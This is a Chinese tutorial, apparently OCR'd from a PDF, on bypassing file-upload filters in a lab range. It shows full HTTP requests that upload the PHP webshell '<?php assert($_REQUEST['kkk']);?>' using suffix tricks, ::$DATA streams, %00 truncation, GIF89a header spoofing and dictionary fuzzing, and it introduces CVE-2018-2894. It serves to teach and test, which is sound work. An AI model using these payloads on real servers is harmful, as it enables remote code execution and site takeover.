
```
POST /Pass-04/index.php HTTP/1.1
Host: 192.168.120.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.120.128/Pass-04/index.php
Content-Type: multipart/form-data; boundary=-----------------------------54363239114604
Content-Length: 345
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------54363239114604
Content-Disposition: form-data; name="upload_file"; filename="05091707123456.aaa"
Content-Type: image/jpeg

php:<?php assert($_REQUEST["kkk"]);?>
-----------------------------54363239114604
Content-Disposition: form-data; name="submit"

上传
-----------------------------54363239114604--
```

Response

Raw Headers Hex HTML Render

```
<div id="upload_panel">
    <ol>
        <li>
            <h3>任务</h3>
            <p>上传一个<code>webshell</code>到服务器。</p>
        </li>
        <li>
            <h3>上传区</h3>
            <form enctype="multipart/form-data" method="post" onsubmit="return
checkFile()">
                <p>请选择要上传的图片：<p>
                <input class="input_file" type="file" name="upload_file"/>
                <input class="button" type="submit" name="submit" value="上传"/>
            </form>
            <div id="msg">
                        </div>
            <div id="img">
                <img src="../upload/05091707123456.aaa" width="250px" />
</div>
        </li>
        </ol>
</div>
```

上传成功后访问此上传文件，访问如下：



192.168.120.128/upload/05091707123456.aaa

PHP Version 5.5.38

System	Linux bb29a622b271 4.18.0-17-generic #18~18.04.1-Ubuntu SMP Fri Mar 15 15:27:12 UTC 2019 x86_64
Build Date	Aug 10 2016 21:02:47
Configure Command	'./configure' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-apxs2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini

4.1.3 文件名后缀大小写混合绕过

在对后缀的判断中，如果只是对字符串进行单独的比较来判断是不是限制文件，可以采用后缀名大小写绕过形式。如下形式：

Request

Raw | Params | Headers | Hex

```
POST /Pass-05/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/Pass-05/index.php
Content-Type: multipart/form-data; boundary=---------------------------217261477111538
Content-Length: 348
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------217261477111538
Content-Disposition: form-data; name="upload_file"; filename="05091707123456.PHp"
Content-Type: image/jpeg

php:<?php assert($_REQUEST["kkk"]);?>
-----------------------------217261477111538
Content-Disposition: form-data; name="submit"
```

Response

Raw | Headers | Hex | HTML | Render

```
        </li>
        <li>
            <h3>上传区</h3>
            <form enctype="multipart/form-data" method="post" onsubmit="return
checkFile()">
                <p>请选择要上传的图片：<p>
                <input class="input_file" type="file" name="upload_file"/>
                <input class="button" type="submit" name="submit" value="上传"/>
            </form>
            <div id="msg">
                                </div>
            <div id="img">
                <img src="../upload/201905281729455031.PHp" width="250px" />
    </div>
        </li>
        </ol>
</div>

</div>

            <div id="footer">
                    <center>Copyright @ <span
```

访问上传成功的文件：

127.0.0.1/upload/201905281729455031.PHp

PHP Version 5.2.17

System	Windows NT MISAKI 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS

4.1.4 Windows文件流特性绕过

在讨论这种特性之前，我们先来认识一下Windows文件流。流文件，即NTFS交换数据流（alternate data streams，简称ADS），是NTFS磁盘格式的一个特性，在NTFS文件系统下，每个文件都可以存在多个数据流，就是说除了主文件流之外还可以有许多非主文件流寄宿在主文

详细相关介绍和内容可以查看文章：https://www.freebuf.com/column/143101.html。此处不做深入解释。

上传文件为xxx.php::$DATA类型的文件。可以看到上传的文件为xxx.php::$data。

Request

Raw | Params | Headers | Hex

```
POST /Pass-08/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/Pass-08/index.php
Content-Type: multipart/form-data; boundary=---------------------------18691991225667
Content-Length: 352
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------18691991225667
Content-Disposition: form-data; name="upload_file"; filename="05091707123456.php::$DATA"
Content-Type: image/jpeg

php:<?php assert($_REQUEST["kkk"]);?>
-----------------------------18691991225667
Content-Disposition: form-data; name="submit"

上传
-----------------------------18691991225667--
```

Response

Raw | Headers | Hex | HTML | Render

```
</div>

<div id="upload_panel">
    <ol>
        <li>
            <h3>任务</h3>
            <p>上传一个<code>webshell</code>到服务器。</p>
        </li>
        <li>
            <h3>上传区</h3>
            <form enctype="multipart/form-data" method="post" onsubmit="return
checkFile()">
                <p>请选择要上传的图片：<p>
                <input class="input_file" type="file" name="upload_file"/>
                <input class="button" type="submit" name="submit" value="上传"/>
            </form>
            <div id="msg">
                                </div>
            <div id="img">
                <img src="../upload/201905290920561814.php::$data" width="250px"
        </div>
        </li>
        </ol>
</div>
```

我们访问的时候就可以直接访问xxx.php文件。

127.0.0.1/upload/201905290920561814.php

PHP Version 5.2.17

System	Windows NT MISAKI 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS

4.1.5 %00截断绕过

以上问题被绕过的根本原因是采用了一些有缺陷的黑名单限制，一般采用白名单的限制会减少相当多的绕过问题产生，但是并不意味着一定安全，在某些没有处理严格的程序

首先我们来看这段上传的代码：

```
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
   $ext_arr = array('jpg','png','gif');
   $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
   if(in_array($file_ext,$ext_arr)){
       $temp_file = $_FILES['upload_file']['tmp_name'];
       $img_path = $_POST['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

       if(move_uploaded_file($temp_file,$img_path)){
           $is_upload = true;
       } else {
           $msg = "■■■■";
       }
   } else {
       $msg = "■■■■■.jpg|.png|.gif■■■■■";
   }
}
```

可以看出代码采用的白名单校验，只允许上传图片格式，理论上这个上传是不好绕过的。但是后面采用保存文件的时候，是路径拼接的形式，而路径又是从前端获取，所以我

Request

Raw | Params | Headers | Hex

```
POST /Pass-11/index.php?save_path=../upload/a.php%00 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/Pass-11/index.php
Content-Type: multipart/form-data; boundary=---------------------------26299170359894
Content-Length: 345
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------26299170359894
Content-Disposition: form-data; name="upload_file"; filename="05091707123456.jpg"
Content-Type: image/jpeg

php:<?php assert($_REQUEST["kkk"]);?>
-----------------------------26299170359894
Content-Disposition: form-data; name="submit"
```

Response

Raw | Headers | Hex | HTML | Render

```
            <p>上传一个<code>webshell</code>到服务器。</p>
        </li>
        <li>
            <h3>上传区</h3>
            <form action="?save_path=../upload/" enctype="multipart/form-data"
method="post">
                <p>请选择要上传的图片：<p>
                <input class="input_file" type="file" name="upload_file"/>
                <input class="button" type="submit" name="submit" value="上传"/>
            </form>
            <div id="msg">
                        </div>
            <div id="img">
                <img src="../upload/a.php  /2320190529093028.jpg" width="250px" />
            </div>
        </li>
            </ol>
</div>

</div>
            <div id="footer">
                    <center>Copyright @ <span
```

访问上传地址路径：


127.0.0.1/upload/a.php

PHP Version 5.2.17

System	Windows NT MISAKI 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled

4.1.6 文件头检测绕过


□ 提到文件头检测，我们就先来认识一下常见文件的文件头格式。我们先打开一个正常的JPG图片格式文件，查看文件的文件头十六进制。采用010Editor。



□ 右边栏中有明显的JFIF存储格式字样，文件头前十个字节为`FF D8 FF E0 00 10 4A 46 49 46`，其中开头标红的为标记码，FF D8代表SOI标记，意思是图像文件开始值。`4A 46 49 46`代表字符串JFIF标记。

关于JPEG文件格式介绍可以阅读：https://www.cnblogs.com/sddai/p/5666924.html


□ 然后我们再打开一份PNG文件格式的图片，同样采用010Editor来查看其十六进制。



□ 对于的开头4字节为右栏中‰PNG字样，PNG的8字节文件署名域用来识别该文件是不是PNG文件。也就是`89 50 4E 47 0D 0A 1A 0A`。

关于PNG文件格式可以阅读：https://blog.csdn.net/qq_21950929/article/details/79198814

□ 同样打开一份GIF文件格式图片，用010Editor来打开查看文件。




 文件十六进制中可以看到，其中47 49 46 38 39
61，代表了右栏中的GIF89a，这六个字节作为了GIF文件格式头的开头文件。而在其后的绕过中就采用了GIF89a这个字符串。

关于GIF文件格式可以阅读：https://www.jianshu.com/p/df52f1511cf8


了解过文件格式后，我们来看这个文件格式检测绕过形式，首先查看代码，为了方便演示修改了源代码对文件格式的获取，此处只读取文件的前两个字节值：

```
function getReailFileType($filename){
   $file = fopen($filename, "rb");
   $bin = fread($file, 2); //■■2■■
   fclose($file);
   $strInfo = @unpack("C2chars", $bin);
   $typeCode = intval($strInfo['chars1'].$strInfo['chars2']);
   $fileType = '';
   switch($typeCode){
       case 255216:
           $fileType = 'jpg';
           break;
       case 13780:
           $fileType = 'png';
           break;
       case 7173:
           $fileType = 'gif';
           break;
       default:
           $fileType = 'unknown';
       }
       return $fileType;
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
   $temp_file = $_FILES['upload_file']['tmp_name'];
   $file_type = getReailFileType($temp_file);

   if($file_type == 'unknown'){
       $msg = "■■■■■■■■■■";
   }else{
       $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);  //■■■■■■■■■■■file
       $img_path = UPLOAD_PATH."/".rand(10, 99).date("YmdHis").".".$file_ext;
       if(move_uploaded_file($temp_file,$img_path)){
           $is_upload = true;
       } else {
           $msg = "■■■■■";
       }
   }
}
```


然后上传php文件，修改文件内容，添加文件头GIF89a：



这种添加形式类似于在hex中修改添加：



然后在访问以上传的文件：



4.2 利用工具进行FUZZ

 很多网站对上传进行拦截的时候采取的是黑名单校验，当我们看到黑名单的时候就可以考虑采取修改后缀、截断等方式尝试绕过。

 我们采用一个工具：https://github.com/c0ny1/upload-fuzz-dic-builder 来生成fuzz的字典。执行命令:

```
python upload-fuzz-dic-builder.py -n test -a jpg -l php -m apache --os win -o upload_file.txt
```

 把生成的字典导入burp中，同时取消payload-encoding的选中状态。执行后可以看到有些php文件上传成功。然后访问其中上传成功的文件，查看是否执行。

Filter: Showing all items

Request	Position	Payload	Status	Error	Timeout	Length	src="..	Comme
2783	1	test.PHp□	200			3804	/upload/test.PHp□	
2782	1	test.PHp□	200			3804	/upload/test.PHp□	
2781	1	test.PHp□	200			3804	/upload/test.PHp□	
2786	1	test.PHp®	200			3804	/upload/test.PHp®	
2785	1	test.PHp-	200			3804	/upload/test.PHp-	
2784	1	test.PHp¬	200			3804	/upload/test.PHp¬	
2789	1	test.PHp©	200			3804	/upload/test.PHp©	
2788	1	test.PHp¨	200			3804	/upload/test.PHp¨	
2787	1	test.PHp¯	200			3804	/upload/test.PHp¯	
2792	1	test.PHp¤	200			3804	/upload/test.PHp¤	

Request Response

Raw Headers Hex HTML Render

```
        <li>
            <h3>上传区</h3>
            <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
                <p>请选择要上传的图片：<p>
                <input class="input_file" type="file" name="upload_file"/>
                <input class="button" type="submit" name="submit" value="上传"/>
            </form>
            <div id="msg">
                            </div>
            <div id="img">
                <img src="../upload/test.PHp  " width="250px" />            </div>
        </li>
            </ol>
```

访问如图中的地址文件，可以看到上传成功：

127.0.0.1/upload/test.PHp

PHP Version 5.2.17

System	Windows NT MISAKI 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory	enabled

5. 实战演示

演示漏洞为：CVE-2018-2894

漏洞环境：Linux Weblogic 12.2

漏洞下载地址：https://github.com/vulhub/vulhub/tree/master/weblogic/CVE-2018-2894


漏洞介绍：WebLogic管理端未授权的两个页面存在任意上传getshell漏洞，可直接获取权限。两个页面分别为/ws_utc/begin.do，/ws_utc/config.do。

影响范围为：Oracle WebLogic Server，版本10.3.6.0，12.1.3.0，12.2.1.2，12.2.1.3。

下载好vulhub后，进入相应的CVE目录，执行如下命令：

```
docker-compose up -d
```

